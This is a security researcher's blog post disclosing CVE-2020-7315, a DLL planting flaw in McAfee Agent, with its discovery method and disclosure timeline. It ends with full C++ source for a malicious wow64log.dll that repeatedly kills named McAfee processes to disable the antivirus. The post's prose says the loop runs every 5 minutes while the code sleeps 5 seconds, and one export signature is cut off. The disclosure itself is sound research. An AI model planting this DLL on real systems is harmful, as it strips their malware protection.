Clément Notin
PENTESTER / SECURITY RESEARCHER

Sharing my discoveries in pentesting and security research.

CVE-2020-7315 McAfee Agent DLL injection

12 SEP 2020 • CVE

DLL injection in McAfee Agent allowing a local administrator to kill the antivirus, or tamper with it, without knowing the McAfee password

The `macompatsvc.exe` McAfee Agent process tries to load the missing `wow64log.dll` DLL file (in `System32`). By DLL planting a malicious file, a local Windows administrator can achieve code execution in the context of this trusted McAfee process and kill other McAfee processes thus achieving a denial of service on the antivirus which cannot detect and clean viruses anymore.

McAfee description


> *DLL Injection Vulnerability in McAfee Agent (MA) for Windows prior to 5.6.6 allows local users to execute arbitrary code via careful placement of a malicious DLL.*

Video

McAfee Endpoint Security (ENS) version 10.7.0.1285 in trial license is installed. Threat prevent module is in version 10.7.0.1399. McAfee agent is in version 5.6.1.308. AV works properly as shown when the EICAR file is automatically detected and deleted 👌


As admin, we copy the malicious wow64log.dll file into System32 and reboot the system 😈

After reboot, when we look at McAfee processes we notice something strange: several processes abnormally die and restart. We have the proof that our wow64log.dll was indeed loaded in macompatsvc.exe:



We look into the pwn.txt file where the DLL writes its output. We also see that it started killing other McAfee processes. It succeeds for most of them and fails only for a few. Still, we can see that the antivirus is now broken: 💣

- it doesn't report in the Windows security center
- its interface shows "Error communicating with Event Log"
- the same eicar.txt/eicar.com file is not detected automatically and we cannot even scan it manually



We can stop this attack by deleting the DLL file. But since it is now loaded we cannot delete it normally. So we use Sysinternals' movefile to mark it for deletion at reboot.

We reboot once again. We just get a look at macompatsvc.exe's file version for reference. And now, since our wow64log.dll was properly deleted, we can see that McAfee starts working properly again by detecting and deleting the eicar.com file that was left 👌

Trusted process?

As we can expect, McAfee ENS has a self-protection mechanism where even administrators cannot terminate nor inject into McAfee processes. But it seems that all processes of the McAfee family consider other McAfee processes as "trusted" with regards to self-protection. So, if we manage to execute code in the context of one, we could "attack" and kill others!

If I remember correctly, I got the idea from a researcher's blogpost, where they managed to inject in a benign process of an EDR or antivirus then succeeded in killing the others in the same fashion. Unfortunately I couldn't find it again and I apologize. Please let me know if that rings a bell on your side!

🔍 How did I find this DLL planting?

To discover that macompatsvc.exe loaded this DLL, I used Sysinternals' Procmon in boot log mode with the appropriate filters (something like "ends with .dll, and file not found").

- McAfee program vulnerable to DLL planting:

```
C:\Program Files\McAfee\Agent\x86\macompatsvc.exe
```

- Malicious DLL location:

```
C:\Windows\System32\wow64log.dll
```

You can find the code of the DLL I created at the end of this post.

🔬 Background on wow64log.dll

This DLL is apparently related to the WoW64 Windows mechanism which allows running 32-bit programs on 64-bit Windows. This subsystem automatically tries to load it even though it does not seem to exist on any public Windows release.

The key takeway is then that this vulnerability is not restricted to McAfee ENS and other antivirus/EDR might be affected if they have "trusted" 32-bit processes used on 64-bit Windows.

Here are a few articles if you want to deep-dive on this topic:

- https://pastebin.com/KHWAEM49
- https://pastebin.com/1ji80WWe
- https://waleedassar.blogspot.com/search/label/Wow64LogInitialize
- https://github.com/hfiref0x/UACME/blob/master/Source/Akatsuki/dllmain.c

- http://skynetzone.pw/threads/nemnogo-ob-ustrojstve-wow64-podgruzhaem-svoju-dll-v-kazhdyj-x86-process-na-x64-os.5377/
- https://www.sentinelone.com/blog/deep-hooks-monitoring-native-execution-wow64-applications-part-1
- https://github.com/wbenny/injdrv
- https://wbenny.github.io/2018/11/04/wow64-internals.html

As you can see, special thanks to Walied Assar (@waleedassar)

External references

- McAfee Bulletin: McAfee Security Bulletin - McAfee Agent update fixes four vulnerabilities (CVE-2020-7311, CVE-2020-7312, CVE-2020-7314, and CVE-2020-7315)
- MITRE CVE: CVE-2020-7315
- NIST NVD: CVE-2020-7315

Timeline (DD/MM/YYYY)

- 25/11/2019: report submitted, targeting versions 10.5.5 and 10.6 at least
- 26/11/2019: McAfee acknowledges
- 13/01/2020: issue triaged
- 11/02/2020: McAfee fails to reproduce on version 10.7, asks for a re-test on the latest version (now available for download as a public trial)
- 12/02/2020: I successfully reproduce on 10.7 and create the video
- 03/03/2020: vulnerability triaged again
- 05/06/2020: McAfee asks for credit preferences
- 12/08/2020: CVE-2020-7315 assigned
- 10/09/2020: patch is published for McAfee agent 5.6.6 after a couple delays
- 10/09/2020: confirmation that no bounty is proposed by McAfee, apart from acknowledgement

Fix and variants

Working with McAfee team on this bug was very pleasant, but I decided not to invest more time in verifying the fix and looking for eventual variants (with wow64log.dll, or even other DLLs).

Implementation for malicious wow64log.dll

The malicious DLL works by verifying, when loaded in a process, that it is an interesting McAfee process, otherwise it does nothing. If it is a McAfee process, when the exported Wow64LogInitialize() function will be called, it will start a thread that will list processes and kill all targeted McAfee processes, in loop every 5 minutes.

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdlib.h>
#include <stdio.h>
#include <iostream>
#include <map>

#define LOG TRUE

bool goodprocess = TRUE;
bool threadstarted = FALSE;

DWORD WINAPI MyThreadFunction(LPVOID lpdwThreadParam);
void log(const char* msg);


void KillAllUndesired()
{
	HANDLE p, toolhelp;

	// snapshot all running processes
	toolhelp = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
	if (toolhelp == INVALID_HANDLE_VALUE)
	{
		return;
	}

	PROCESSENTRY32 pe;
	pe.dwSize = sizeof(PROCESSENTRY32);

	if (!Process32First(toolhelp, &pe))
	{
		CloseHandle(toolhelp);  // clean the snapshot object
		return;
	}

	// iterate on all found processes
```

```
        do {
                // is it a McAfee process we would like to kill?
                if (strcmp(pe.szExeFile, "mfemactl.exe") == 0
                        || strcmp(pe.szExeFile, "macmnsvc.exe") == 0
                        || strcmp(pe.szExeFile, "masvc.exe") == 0
                        || strcmp(pe.szExeFile, "mfeesp.exe") == 0
                        || strcmp(pe.szExeFile, "mfehcs.exe") == 0
                        || strcmp(pe.szExeFile, "mfemms.exe") == 0
                        || strcmp(pe.szExeFile, "mcshield.exe") == 0
                        || strcmp(pe.szExeFile, "mfetp.exe") == 0
                        || strcmp(pe.szExeFile, "mfevtps.exe") == 0
                        || strcmp(pe.szExeFile, "mfefire.exe") == 0
                        || strcmp(pe.szExeFile, "mfefw.exe") == 0
                        || strcmp(pe.szExeFile, "scanhost.exe") == 0
                        )
                {
                        // yes! kill it!
                        char msg[512] = "";
                        sprintf(msg, "found process %s", pe.szExeFile);
                        log(msg);

                        p = OpenProcess(PROCESS_TERMINATE, false, pe.th32ProcessID);
                        bool res = TerminateProcess(p, 1);
                        if (res)
                        {
                                log("kill success");
                        }
                        else
                        {
                                log("kill fail");
                        }
                }

        } while (Process32Next(toolhelp, &pe));
}

void log(const char* msg)
{
#if LOG
        if (!goodprocess) return;

        char szFileName[MAX_PATH + 1];
        GetModuleFileNameA(NULL, szFileName, MAX_PATH + 1);

        char log[512] = "";
        snprintf(log, 512, "MCAFKILL [%s] %s\r\n", szFileName, msg);

        OutputDebugString(log);

        FILE *f = fopen("c:\\programdata\\pwn.txt", "a");
        fprintf(f, log);
        fclose(f);
#endif
}
```

```
DWORD WINAPI MyThreadFunction(LPVOID lpdwThreadParam) {
	// thread main, kill all undesired McAfee processes every few seconds
	while (1)
	{
		KillAllUndesired();
		Sleep(5000); // 5s
	}
	return 0;
}


void startthread(void) {
	if (!goodprocess) return;
	if (threadstarted) return;
	threadstarted = TRUE;

	unsigned long cthreadid;
	CreateThread(NULL, 0, MyThreadFunction, 0L, 0L, &cthreadid);
}

extern "C"
{
	__declspec(dllexport) void Wow64LogSystemService(void *) {
	}
	__declspec(dllexport) int Wow64LogInitialize() {
		//log("Wow64LogInitialize");
		startthread();
		return TRUE;
	}
	__declspec(dllexport) void Wow64LogTerminate() {
	}
	__declspec(dllexport) void Wow64LogMessageArgList(unsigned long StringType, char* pFormatString, void
	}
	// export to be called manually with rundll32 for tests or debug in VS
	__declspec(dllexport) void test()
	{
		//KillAllUndesired();
		MyThreadFunction(NULL);
		while (1) { Sleep(100); }
	}
}

BOOL APIENTRY DllMain(HMODULE hModule,
	DWORD  ul_reason_for_call,
	LPVOID lpReserved
)
{
	switch (ul_reason_for_call)
	{
	case DLL_PROCESS_ATTACH:
		char szFileName[MAX_PATH + 1];
		GetModuleFileNameA(NULL, szFileName, MAX_PATH + 1);

		log("DLL loaded");
```

```
                //check if we are injected in an interesting McAfee process
                if (strstr(szFileName, "macompatsvc") != NULL
                        //|| strstr(szFileName, "mcshield") != NULL
                        || strstr(szFileName, "scanhost.exe") != NULL
                        ) {
                        goodprocess = TRUE;
                        log("valid process: continue");
                }
                else
                {
                        log("invalid process: exit");
                        goodprocess = FALSE;
                }

                break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                //log("detach");
                break;
        }
        return TRUE;
}
```

SHARE ON:

Twitter | Reddit | Facebook | Hacker News

Home

© 2024 Clément Notin. Powered by Jekyll & customized leonids theme.